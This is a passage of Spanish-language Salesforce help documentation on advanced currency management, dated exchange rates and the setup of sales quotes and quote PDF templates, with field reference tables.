### Consideraciones de gestión avanzada de divisas

- Los tipos de cambio con fecha se utilizan con oportunidades, productos de oportunidad, programaciones de producto de oportunidad, campos de oportunidad de campaña, divisiones de oportunidad e informes relacionados con estos objetos y campos. Los tipos de cambio con fecha no se utilizan en previsiones, campos de divisa en otros objetos o campos de divisa en otros tipos de informes.
- Las organizaciones con gestión avanzada de divisas admiten campos de resumen entre dos objetos de gestión avanzada de divisas. Por ejemplo, los campos de resumen se admiten desde un objeto de línea de oportunidad a su objeto de oportunidad porque ambos objetos son una gestión avanzada de divisas habilitada. Sin embargo, si habilita la gestión avanzada de divisas, no podrá crear campos de resumen que calculen la divisa en el objeto de oportunidad que se presenta en el objeto de cuenta y no podrá filtrar según el campo de divisa de la oportunidad en el objeto de cuenta. Todos los campos de resumen relacionados con divisas en el objeto de

oportunidad se desactivarán y sus valores no se calcularán. Si su organización activa la gestión avanzada de divisa, deberá eliminar cualquier campo de resumen de divisa que utilice oportunidades y cuentas u oportunidades y objetos personalizados.

- Los campos de oportunidad de campaña utilizan tipos de cambio con fecha al calcular la cantidad de divisa de la campaña, pero no se utilizan al convertir esas cantidades en la divisa del usuario.
- Las fórmulas de objeto cruzado siempre utilizan el tipo de cambio estático para el cambio de divisa.
- Si la gestión avanzada de divisas está activada, no puede vincular páginas de Visualforce que utilicen los componentes `<apex:inputField>` o `<apex:outputField>` a los campos de divisas que admiten la gestión avanzada de divisas.

CONSULTE TAMBIÉN

Gestionar varias divisas

Activar y desactivar divisas

## Activación o desactivación de la gestión avanzada de divisa

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para activar la gestión avanzada de divisa:
- "Personalizar aplicación"

Para activar la gestión avanzada de divisa:

1. Active varias divisas para su organización. Para obtener más información, consulte Gestionar varias divisas en la página 2075.
2. Desde Configuración, introduzca *Gestionar divisas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Gestionar divisas**.
3. Haga clic en **Habilitar**.
4. Cuando se le solicite, seleccione `Sí, deseo activar la gestión avanzada de divisas.` y haga clic en **Habilitar**.

Cuando se activa por primera vez la gestión avanzada de divisa, sus tipos de cambio existentes se convierten automáticamente en los primeros tipos de cambio con fecha. Estos tipos serán válidos hasta que defina otro tipo de cambio.

Para desactivar la gestión avanzada de divisa:

1. Desde Configuración, introduzca *Gestionar divisas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Gestionar divisas**.
2. Haga clic en **Desactivar**.
3. Cuando se le solicite, seleccione `Sí, deseo desactivar la gestión avanzada de divisas.` y haga clic en **Desactivar**.

Si desactiva la gestión avanzada de divisa, todas las conversiones de divisa utilizarán el tipo de cambio estático. Consulte Modificar tipos de cambio en la página 2081.

Cuando la gestión avanzada de divisa está activada, los componentes `<apex:inputField>` y `<apex:outputField>` de Visualforce no pueden mostrar campos de divisa.

CONSULTE TAMBIÉN

Acerca de Gestión avanzada de divisas

# Modificar tipos de cambio

Puede gestionar tipos de cambio estáticos entre sus divisas activas e inactivas y la divisa de la compañía modificando los tipos de cambio. Estos tipos de cambio se aplican a todos los campos de divisa utilizados en su organización. Además de estos tipos de cambio, algunas organizaciones utilizan tipos de cambio con fecha para oportunidades y productos de oportunidad.

1. Buscar configuración para gestionar divisas.
2. Si utiliza gestión avanzada de divisas, haga clic en **Gestionar divisas**.
3. En las listas Divisas activas o Divisas inactivas, haga clic en **Modificar tipos de cambio**.
4. Escriba el tipo de cambio entre cada divisa y la divisa de su compañía.
5. Haga clic en **Guardar**.

Cuando se modifican los tipos de cambio, los importes en divisas se actualizan conforme a los nuevos tipos. No se almacenan los tipos de cambio anteriores. Todas las conversiones realizadas dentro de las oportunidades, previsiones y otros importes utilizan el tipo de cambio vigente.

Si su organización utiliza la gestión avanzada de divisa, también puede gestionar tipos de cambio con fecha para campos de divisa en oportunidades y productos de oportunidad.

**Nota:**

- No se puede realizar un seguimiento de las pérdidas y ganancias de ingresos en función de las fluctuaciones en los tipos de cambio.
- El cambio de los tipos de cambio provoca un recálculo masivo de todos los campos de resumen. Este recálculo puede tardar hasta 30 minutos, dependiendo del número de registros afectados.
- También puede cambiar un tipo de cambio a través de la API. No obstante, si otro recálculo de resumen para el mismo campo de divisa está realizándose, la edad de ese trabajo afecta al trabajo de recálculo que ha desencadenado. Esto es lo que ocurre cuando solicita un cambio de tipo de cambio a través de la API y un trabajo relacionado está realizándose.
  - Si se inició otro trabajo de recálculo del mismo campo de divisa menos de 24 horas antes, no se guardará su modificación del tipo de cambio. Puede intentarlo más tarde o cambiar el tipo de cambio desde Gestionar divisas en Configuración. Al iniciar el cambio desde Configuración detiene el trabajo anterior y desencadena la ejecución de su trabajo de recálculo.
  - Si el otro trabajo de recálculo se inició hace más de 24 horas, puede guardar su modificación de tipo de cambio y su trabajo se iniciará.

Para comprobar el estado de su trabajo de recálculo, consulte la página Trabajos en segundo plano en Configuración.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

## PERMISOS DE USUARIO

Para consultar divisas:
- "Ver parámetros y configuración"

Para cambiar divisas:
- "Personalizar aplicación"

## CONSULTE TAMBIÉN

Establecer su divisa personal o de toda la organización
Acerca de Gestión avanzada de divisas
Gestionar varias divisas
Activar y desactivar divisas

# Modificación de tipos de cambio con fecha

Para agregar nuevos tipos de cambio con fecha:

1. Desde Configuración, introduzca *Gestionar divisas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Gestionar divisas**.
2. Haga clic en **Gestionar tipos de cambio con fecha**.
3. Haga clic en **Nuevos tipos de cambio**.
4. Introduzca la fecha en la que entrará en vigor el tipo de cambio.
5. Introduzca los tipos de cambio.

   Nota: Los tipos de cambio guardarán el tipo de cambio actual como predeterminado. Si no desea definir un nuevo tipo de cambio de divisa, elimine el tipo de cambio (deje el campo en blanco).

6. Haga clic en **Guardar** para guardar los nuevos tipos de cambio con fecha.

Para ver los tipos de cambio con fecha existentes:

1. Desde Configuración, introduzca *Gestionar divisas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Gestionar divisas**.
2. Haga clic en **Gestionar tipos de cambio con fecha**.
3. Seleccione el intervalo de fecha que desee visualizar, introduciendo la fecha y haciendo clic en **Ir**, o seleccionando **Intervalo anterior** o **Intervalo siguiente**.

Para eliminar un tipo de cambio con fecha de una divisa concreta:

1. Desde Configuración, introduzca *Gestionar divisas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Gestionar divisas**.
2. Haga clic en **Gestionar tipos de cambio con fecha**.
3. Haga clic en el nombre de la divisa que desea modificar.
4. Haga clic en **Eliminar** en el intervalo de fecha que desea eliminar.

   Si el intervalo de fecha que desea modificar no se visualiza, introdúzcalo en el campo Mostrar todos los tipos con fecha de inicio definida entre y haga clic en **Ir**.

Para modificar sus tipos de cambio con fecha de una divisa concreta:

1. Desde Configuración, introduzca *Gestionar divisas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Gestionar divisas**.
2. Haga clic en **Gestionar tipos de cambio con fecha**.
3. Haga clic en el nombre de la divisa que desea modificar.
4. Haga clic en **Modificar** en el intervalo de fecha que desea modificar. Si el intervalo de fecha que desea modificar no se visualiza, introdúzcalo en el campo Mostrar todos los tipos con fecha de inicio definida entre y haga clic en **Ir**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para consultar divisas:
- "Ver parámetros y configuración"

Para cambiar divisas:
- "Personalizar aplicación"

5. Modifique el tipo de cambio, ajustando el nuevo valor del intervalo de fecha y haga clic en **Guardar**.

CONSULTE TAMBIÉN

Acerca de Gestión avanzada de divisas

Gestionar varias divisas

Activar y desactivar divisas

# Activación y personalización de presupuestos

## Activar presupuestos

Facilite a sus representantes de ventas la tarea de mostrar a sus clientes los precios de los productos y servicios ofrecidos por su empresa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para activar o desactivar presupuestos:

- "Personalizar aplicación"

1. Desde Configuración, introduzca *Configuración de presupuestos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de presupuestos**.
2. Seleccione Activar presupuestos.
3. Guarde sus cambios.
4. Seleccione Formato de oportunidad para mostrar la lista relacionada Presupuestos en el formato de página de oportunidad estándar.
5. Seleccione Adjuntar a personalización de lista relacionada personal de los usuarios para agregar la lista relacionada Presupuestos a todos los formatos de página de oportunidad que han personalizado los usuarios.
6. Guarde sus cambios.

Nota: No puede desactivar la función Presupuestos si:

- Sus registros hacen referencia a presupuestos, partidas de presupuesto o PDF de presupuesto de cualquier personalización de aplicación, incluidos los campos de fórmula, desencadenadores, reglas de flujo de trabajo y procesos de aprobación. Elimine estas referencias antes de probar desactivar la función.
- Cualquier presupuesto se sincroniza con una oportunidad. En la página de detalles de cada presupuesto sincronizado, seleccione detener la sincronización antes de intentar desactivar la función.

CONSULTE TAMBIÉN

Presupuestos

# Plantillas de presupuestos

Las plantillas de presupuestos le permiten personalizar el modo en que sus representantes de venta presupuestan los productos y servicios de su empresa. Los representantes de ventas pueden seleccionar plantillas de presupuestos estándar o personalizadas desde sus registros de presupuestos, generar PDF de presupuesto y enviarlos a clientes por correo electrónico.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

Consideraciones para la creación de plantillas de presupuestos
Antes de crear una plantilla de presupuesto, considere algunos puntos clave.

Crear, realizar vista previa y activar plantillas de presupuestos
Defina el aspecto de los PDF de presupuesto de su empresa creando plantillas que sus representantes de ventas pueden elegir cuando crear PDF de presupuesto.

Mejorar plantillas de presupuestos
Después de crear una plantilla de presupuestos, agregue funciones para mejorarla.

## Consideraciones para la creación de plantillas de presupuestos

Antes de crear una plantilla de presupuesto, considere algunos puntos clave.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

- Los PDF de presupuestos no admiten idiomas de derecha a izquierda. El texto se alinea al lado izquierdo de la página.
- El formato de texto no está disponible en el `Campo de texto/imagen` para idiomas Unicode como el árabe y el japonés. Para hacer que estos idiomas sean visibles en texto sin formato, póngase en contacto con Salesforce y solicite activar la función para la compatibilidad con campos de texto enriquecido en archivos PDF de presupuestos.
- La gestión avanzada de divisas no está disponible con presupuestos.
- El número máximo de caracteres que puede utilizar en el `Campo de texto/imagen` de las plantillas de presupuestos es 32.000. Este número incluye los caracteres HTML ocultos utilizados para dar formato al texto.
- En ocasiones,un campo no aparece en la paleta de plantillas de presupuesto o en un PDF creado desde una plantilla.
  - Si el valor predeterminado para el campo supero 255 caracteres, las plantillas de presupuesto no pueden incluir áreas de texto o campos de texto.
  - Si un usuario no puede visualizar o actualizar un campo debido a la configuración de seguridad a nivel de campo, ese campo no aparecerá en los PDF creados a partir de una plantilla, incluso si la plantilla incluye ese campo. Los campos de sólo lectura aparecen en los archivos PDF.
  - Los campos que aparecen en el formato de una página de presupuesto pero no contienen datos para un presupuesto concreto aparecen en la paleta de plantillas de presupuesto pero no cuando se crea un archivo PDF.
  - Los campos de partida de presupuesto que no contengan datos no aparecerán como columnas en una lista cuando se cree un PDF, aunque la plantilla incluya ese campo. Por ejemplo, si ninguna partida de presupuesto ofrece un descuento, la columna `Descuento` no se mostrará, aunque la lista incluya el campo `Descuento`.
  - Si una lista relacionada no está incluida en el formato de página de un presupuesto, no aparecerá en la paleta de la plantilla ni en ningún PDF para los presupuestos que usen ese formato de página.
  - Si la divisa de un producto en una oportunidad es diferente a la divisa del usuario en una organización de múltiples divisas, los campos de divisas para presupuestos y partidas de presupuestos aparecen en ambas divisas. la divisa del producto se convierte

a la divisa del usuario y la cantidad convertida aparece entre paréntesis. Los campos de los informes personalizados de presupuesto aparecen en la divisa del informe. Los campos de divisas incluyen `Subtotal`, `Impuesto` y `Total`.

- Si crea un entorno sandbox de Developer o Developer Pro para su organización de Salesforce, las plantillas que incluyen campos de `Texto/Imagen` no se pueden abrir para su modificación en el entorno de sandbox.

- Los campos de la secciones tienen una alineación diferente que las columnas de las listas, por lo que si coloca la sección de totales bajo la lista, sus valores de campos no se alinearán directamente bajo los valores de lista a mano derecha. Por ejemplo, supongamos que su plantilla incluye una lista de partidas de presupuesto, incluyendo una columna Precio total a la derecha muestra el total de cada partida de presupuesto. Si añade la sección de totales bajo la lista e incluye los campos `Subtotal`, `Precio total`, y `Total`, sus valores mostrarán el total de todas las partidas, pero las cantidades no se alinearán directamente bajo la columna Precio total de la lista.

CONSULTE TAMBIÉN

Crear, realizar vista previa y activar plantillas de presupuestos

## Crear, realizar vista previa y activar plantillas de presupuestos

Defina el aspecto de los PDF de presupuesto de su empresa creando plantillas que sus representantes de ventas pueden elegir cuando crear PDF de presupuesto.

1. Desde Configuración, introduzca *`Plantillas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Plantillas** en Presupuestos.
2. Haga clic en **Nuevo** y luego seleccione una plantilla , como por ejemplo *`Plantilla estándar`*, en la que basar su nueva plantilla.
3. Asigne un nombre a su nueva plantilla y, a continuación, haga clic en **Guardar**.
4. En el editor de plantilla, arrastre los elementos que desea en la plantilla y luego complete los detalles. Para agregar:
   - Uno o más campos de presupuestos o campos de objetos relacionados, utilice una sección y agréguele campos.
   - Texto que puede modificar y formatear, como las condiciones, utilice `Campo de texto/imagen`.
   - Una imagen, como el logotipo de su empresa, utilice `Campo de texto/imagen`
   - Una tabla de campos de presupuestos o campos de un objeto distinto, como una partida de presupuesto, utilice una lista.
5. Haga clic en **Guardado rápido** para guardar sus cambios y continuar trabajando en la plantilla.
6. Haga clic en **Guardar y obtener vista previa** para asegurarse de que los PDF de presupuesto que los usuarios crean como desea que lo hagan.

   Obtenga una vista previa de las plantillas de muestra en la vista de perfil del administrador del sistema. La vista previa y la plantilla muestran el texto enriquecido y las imágenes que ha agregado. Los demás datos se simulan.

   Importante: **Guardar y obtener vista previa** guarda cambios en su plantilla, de modo que tras obtener la vista previa, no puede deshacerlos.
7. Cuando termine, haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear plantillas de presupuestos:
- "Personalizar aplicación"

Para ver plantillas de presupuestos:
- "Ver parámetros y configuración"

**8.** Vuelva a la página Plantillas de presupuestos y luego haga clic en `Activar`.

CONSULTE TAMBIÉN

Mejorar plantillas de presupuestos

Campos de plantillas de presupuesto

## Mejorar plantillas de presupuestos

Después de crear una plantilla de presupuestos, agregue funciones para mejorarla.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

Agregar texto enriquecido a una plantilla de presupuestos

Incluye texto al que puede dar formato, como términos y condiciones o la dirección de su empresa, en el cuerpo, el encabezado o el pie de página de su plantilla de presupuesto.

Agregar una lista a una plantilla de presupuestos

Organice y muestre campos desde una partida de presupuestos o cualquier otro objeto personalizado o estándar que tiene una relación de búsqueda con el objeto de presupuesto. Una lista agregada tiene el aspecto de una tabla, y los nombres de campo aparecen como columnas.

Agregar una imagen a una plantilla de presupuestos

Muestre una imagen,como el logotipo de su empresa, en el cuerpo, el encabezado o el pie de página de su plantilla de presupuesto.

Agregar una sección Totales a una plantilla de presupuestos

Incluya importes de totales y subtotales para su presupuesto.

Agregar un bloque de firmas a una plantilla de presupuestos

Cree líneas de fecha y firma de modo que los clientes puedan cerrar fácilmente sus presupuestos.

Directrices para la utilización del editor de plantillas de presupuestos

Durante la creación o modificación de plantillas de presupuestos, consulte directrices clave para obtener información adicional.

## Agregar texto enriquecido a una plantilla de presupuestos

Incluye texto al que puede dar formato, como términos y condiciones o la dirección de su empresa, en el cuerpo, el encabezado o el pie de página de su plantilla de presupuesto.

1. Arrastre un `Campo de texto/imagen` hacia el encabezado, el pie de página o cualquier sección del cuerpo.
2. Escriba o pegue su texto en el campo.
3. Asigne un formato al texto según sea necesario.
4. Haga clic en **Aceptar**.

CONSULTE TAMBIÉN

Directrices para la utilización del editor de plantillas de presupuestos

Agregar una imagen a una plantilla de presupuestos

Mejorar plantillas de presupuestos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear plantillas de presupuestos:
- "Personalizar aplicación"

Para ver plantillas de presupuestos:
- "Ver parámetros y configuración"

## Agregar una lista a una plantilla de presupuestos

Organice y muestre campos desde una partida de presupuestos o cualquier otro objeto personalizado o estándar que tiene una relación de búsqueda con el objeto de presupuesto. Una lista agregada tiene el aspecto de una tabla, y los nombres de campo aparecen como columnas.

Podrá incluir hasta 10 campos por lista.

Nota: No puede agregar listas al encabezado o pie de página de su plantilla de presupuesto.

1. Arrastre una lista de la paleta a la plantilla.
2. Escriba un título para la lista. Para suprimir el título de la plantilla o PDF, seleccione **Ocultar título**.
3. En el campo `Objeto`, seleccione el objeto cuyos campos desea que aparezcan en la lista.
4. Utilice las flechas **Agregar** y **Quitar** para mover columnas entre las listas Campos disponibles y Campos seleccionados. Utilice las fechas **Arriba** y **Abajo** para cambiar el orden de las columnas.
5. Haga clic en **Aceptar**.

CONSULTE TAMBIÉN

Directrices para la utilización del editor de plantillas de presupuestos

Mejorar plantillas de presupuestos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear plantillas de presupuestos:
- "Personalizar aplicación"

Para ver plantillas de presupuestos:
- "Ver parámetros y configuración"

## Agregar una imagen a una plantilla de presupuestos

Muestre una imagen,como el logotipo de su empresa, en el cuerpo, el encabezado o el pie de página de su plantilla de presupuesto.

Antes de comenzar, revise las consideraciones clave.

**Insertar una imagen cargada**

1. Para utilizar una imagen almacenada en Salesforce CRM Content, busque la imagen y descárguela a su directorio de archivos local.
2. Arrastre un `Campo de texto/imagen` hacia el encabezado, el pie de página o cualquier sección del cuerpo.
3. Haga clic en el icono de la imagen, haga clic en **Seleccionar archivo** y a continuación busque la imagen en su directorio de archivos.
4. Haga clic en **Abrir** y, a continuación, en **Insertar**.

   La imagen aparecerá en el campo. Para cambiar su tamaño, arrastre los controladores de tamaño, que muestran el alto y el ancho de la imagen en píxeles.
5. Haga clic en **Aceptar**.
6. Para ver el aspecto que tendrá la imagen en archivos PDF creados a partir de la plantilla, Haga clic en **Guardar y obtener vista previa**.
7. Para suprimir el título de la plantilla o PDF, seleccione **Ocultar título** en Propiedades de sección.

**Insertar una imagen desde una dirección Web de Salesforce**

1. Si lo necesita, cargue la imagen a la ficha Documentos o defina un recurso estático.
2. Arrastre un `Campo de texto/imagen` hacia el encabezado, el pie de página o cualquier sección del cuerpo.
3. Para suprimir el título de la plantilla o PDF, seleccione **Ocultar título**.
4. Haga clic en **Aceptar**.
5. En la ficha Documentos o en la página Recursos estáticos, abra la página de detalles de la imagen, haga clic en **Ver archivo** y luego copie su URL.
6. En el editor de plantillas de presupuestos, haga clic en el en la barra de título del `Campo de texto/imagen`.
7. Haga clic en el icono de la imagen y, a continuación, en la ficha Dirección Web.
8. Copie la URL en el campo URL y, a continuación, haga clic en **Insertar**.

   La imagen aparecerá en el campo. Puede cambiar el tamaño de la imagen arrastrando los controladores de tamaño, que muestran el alto y el ancho de la imagen en píxeles.
9. Haga clic en **Aceptar**.
10. Haga clic en **Guardar y obtener vista previa**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear plantillas de presupuestos:
- "Personalizar aplicación"

Para ver plantillas de presupuestos:
- "Ver parámetros y configuración"

**Importante:** Si se elimina la imagen de la ficha Documentos o de la página Recursos estáticos, donde está almacenada, la plantilla mostrará un mensaje advirtiendo de que la imagen no está disponible. Restaure la imagen, abra a continuación la plantilla, elimine la imagen del mensaje de error y vuelva a pegar la URL.

CONSULTE TAMBIÉN

Directrices para la utilización del editor de plantillas de presupuestos

Mejorar plantillas de presupuestos

## Agregar una sección Totales a una plantilla de presupuestos

Incluya importes de totales y subtotales para su presupuesto.

1. Realice una de las siguientes acciones.
   a. Seleccione *`Plantilla estándar`* cuando cree una plantilla y luego modifique la sección de totales según sea necesario.
   b. Arrastre una sección al formato de cualquier plantilla, arrastre los campos relacionados con los totales (como `Subtotal` y `Total`) a la parte derecha de la sección. Si está colocando la sección directamente bajo la lista, oculte el título.
2. Haga clic en el y luego seleccione la alineación de campo a la derecha.
3. Guarde sus cambios.

CONSULTE TAMBIÉN

Directrices para la utilización del editor de plantillas de presupuestos

Mejorar plantillas de presupuestos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear plantillas de presupuestos:
- "Personalizar aplicación"

Para ver plantillas de presupuestos:
- "Ver parámetros y configuración"

## Agregar un bloque de firmas a una plantilla de presupuestos

Cree líneas de fecha y firma de modo que los clientes puedan cerrar fácilmente sus presupuestos.

1. Arrastre un `Campo de texto/imagen` hacia el pie de página de su plantilla. Para alinear su bloque de firmas a la derecha o para crear dos bloques de firmas, utilice dos columnas.
2. Introduzca una etiqueta para cada línea que desee crear. Por ejemplo, introduzca *`Firma`*, *`Nombre`*, *`Título`* o *`Fecha`*.
3. Para crear una línea donde el cliente puede firmar o escribir otra información, mantenga pulsada la tecla de guión bajo.
4. Haga clic en **Aceptar**.
5. Guarde sus cambios.

CONSULTE TAMBIÉN

Directrices para la utilización del editor de plantillas de presupuestos

Mejorar plantillas de presupuestos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear plantillas de presupuestos:

- "Personalizar aplicación"

Para ver plantillas de presupuestos:

- "Ver parámetros y configuración"

## Directrices para la utilización del editor de plantillas de presupuestos

Durante la creación o modificación de plantillas de presupuestos, consulte directrices clave para obtener información adicional.

**Directrices generales**

- Haga clic en debajo de la paleta en la parte superior para expandirla o contraerla.
- En la columna de la izquierda, seleccione un objeto para mostrar sus campos en la paleta.
- Utilice `Búsqueda rápida` para localizar elementos fácilmente en la paleta.
- Para añadir un elemento a la plantilla, arrástrelo desde la paleta al formato.
- Para eliminar un elemento del formato, arrástrelo a la paleta o pase el ratón sobre la barra de título y haga clic en .
- Para cualquier sección (incluyendo un encabezado o un pie de página), haga doble clic en su barra de título o haga clic en para:
  - Ocultar el título de la sección.
  - Ocultar etiquetas de campo. (Los nombre de campo aparecen en gris en el editor de plantillas de presupuestos, pero no aparecen en los PDF de presupuesto.)
  - Cambiar el número de columnas (una o dos).
  - Ajustar la alineación de campos.
- Para cambiar el nombre de la plantilla, haga clic en **Propiedades de plantilla de presupuesto**.
- Para mostrar contenido de campo sin etiquetas en secciones de plantilla de presupuesto, encabezados y pies de página, haga clic en y luego seleccione la casilla de verificación `Ocultar`.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

- Utilice el campo `Espacio en blanco` para agregar un espacio vertical en cualquier parte de la plantilla.

**Directrices para la utilización de encabezados y pies de página**

Un encabezado o pie de página es fundamentalmente una sección. Puede agregarle campos y mostrar u ocultar su título. No puede eliminar un encabezado o pie de página ni agregarle más secciones.

- En el editor de plantilla de presupuesto, seleccione un objeto y luego arrastre los campos que desea al encabezado o pie de página.
- Para utilizar una imagen (como el logotipo de su empresa) o incluir información ampliada (como términos y condiciones), utilice `Campo de texto/imagen`.
- Para cambiar el número de columnas de su encabezado o pie de página, haga clic en el y luego seleccione el número (uno o dos) que desee.
  - Para visualizar una imagen que abarque el ancho de la página, utilice un encabezado o pie de página de una única columna.
  - Para introducir texto sobre términos y condiciones, utilice un pie de página de una columna.
- Para cambiar la alineación del campo de una columna, haga clic en el y luego seleccione la alineación a la izquierda o a la derecha.
- Para ocultar las etiquetas del campo, haga clic en el y luego seleccione la casilla de verificación `Ocultar`.

CONSULTE TAMBIÉN

Mejorar plantillas de presupuestos

## Campos de plantillas de presupuesto

Si está trabajando con plantillas de presupuesto, revise detalles acerca de los campos de plantillas de presupuesto.

Nota: Para ayudarle a comprender la información que obtiene cuando selecciona campos para su plantilla, la columna Nombre de campo de plantilla en la siguiente tabla proporciona información adicional que no aparece en los PDF creados desde la plantilla.

| Objeto | Campo de objeto | Nombre de campo de plantilla | Nombre de campo de PDF |
|---|---|---|---|
| Usuario | `Nombre, Apellidos` | `Preparado por (Nombre)` | `Preparado por` |
| Usuario | `Correo electrónico` | `Preparado por (Correo electrónico)` | `Correo electrónico` |
| Usuario | `Teléfono` | `Preparado por (Teléfono)` | `Teléfono` |
| Usuario | `Fax` | `Preparado por (Fax)` | `Fax` |
| Información de la empresa | `Dirección` | `Organización (Dirección)` | `Dirección de la empresa` |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

| Objeto | Campo de objeto | Nombre de campo de plantilla | Nombre de campo de PDF |
|---|---|---|---|
| Documentos de presupuesto | Oculta. La fecha en la que el PDF se ha generado y guardado en el objeto de documentos del presupuesto. | `PDF de presupuesto (Fecha de creación)` | `Fecha de creación` |

CONSULTE TAMBIÉN

Crear, realizar vista previa y activar plantillas de presupuestos

## Consideraciones para la adición de imágenes a plantillas de presupuestos

Antes de agregar imágenes a plantillas de presupuesto, considere algunos puntos clave.

- Puede almacenar imágenes para cargarlas en su sistema de archivos o en Salesforce CRM Content.
- Si almacena imágenes en la ficha Documentos o en la página Recursos estáticos, obtendrá una dirección Web que podrá utilizar para insertar la imagen.
- Si inserta una imagen que es demasiado grande, se recorta cuando los usuarios creen PDF de presupuestos de la plantilla. Para evitar el recorte, haga clic en **Guardar y obtener vista previa** después de insertar una imagen. Si lo necesita, restablezca a continuación el tamaño de la imagen.
- Para insertar una imagen desde una dirección Web *pública* fuera de la aplicación de Salesforce (como el sitio Web de su empresa), póngase en contacto con Salesforce y pida que se agregue a la lista blanca de su organización de Salesforce la URL pública.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Agregar una imagen a una plantilla de presupuestos

## Campos de presupuestos

Si está solucionando problemas en presupuestos o trabajando con campos personalizados, revise los detalles acerca de los campos de presupuestos.

Estas tablas enumeran los campos que componen un presupuesto. Su formato de página, configuración de seguridad a nivel de campo y la edición de Salesforce determinan qué campos están visibles y se pueden modificar. (La seguridad a nivel de campo está disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition.)

Nota: Si la divisa de un producto en una oportunidad es diferente a la divisa del usuario en una organización de múltiples divisas, los campos de divisas para presupuestos y partidas de presupuestos aparecen en ambas divisas. la divisa del producto se convierte a la divisa del usuario y la cantidad convertida aparece entre paréntesis. Los campos de los informes personalizados de presupuesto aparecen en la divisa del informe. Los campos de divisas incluyen `Subtotal`, `Impuesto` y `Total`.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

| Campo | Descripción |
| --- | --- |
| Nombre de la cuenta | El nombre de la cuenta a la que está vinculada la oportunidad del presupuesto. (Sólo lectura) |
| Dirección adicional | Otro campo de dirección. No se muestra en el formato de página de forma predeterminada. |
| Nombre de dirección adicional | El nombre de la persona o empresa asociada a la dirección adicional. |
| Dirección de facturación | La dirección de facturación de la cuenta asociada al presupuesto. |
| Nombre de dirección de facturación | El nombre de la persona o empresa a la que se factura el presupuesto. |
| Nombre del contacto | El nombre del contacto asociado al presupuesto. De forma predeterminada, este contacto es el contacto principal en la oportunidad. |
| Contrato | El contrato asociado con el presupuesto. |
| Creado por | El usuario que ha creado el presupuesto, incluyendo la fecha y la hora de creación. (Sólo lectura) |
| Descripción | La descripción del presupuesto o notas para ayudarle a diferenciar entre versiones de presupuesto. |
| Descuento | La media compensada de todos los descuentos de partidas del presupuesto. Puede ser cualquier número positivo hasta 100. (Sólo lectura) |
| Correo electrónico | La dirección de correo electrónico del contacto asociado al presupuesto. Si está disponible, se completa automáticamente cuando agrega un contacto. |
| Fecha de caducidad | La fecha en la que este presupuesto deja de ser válido. |
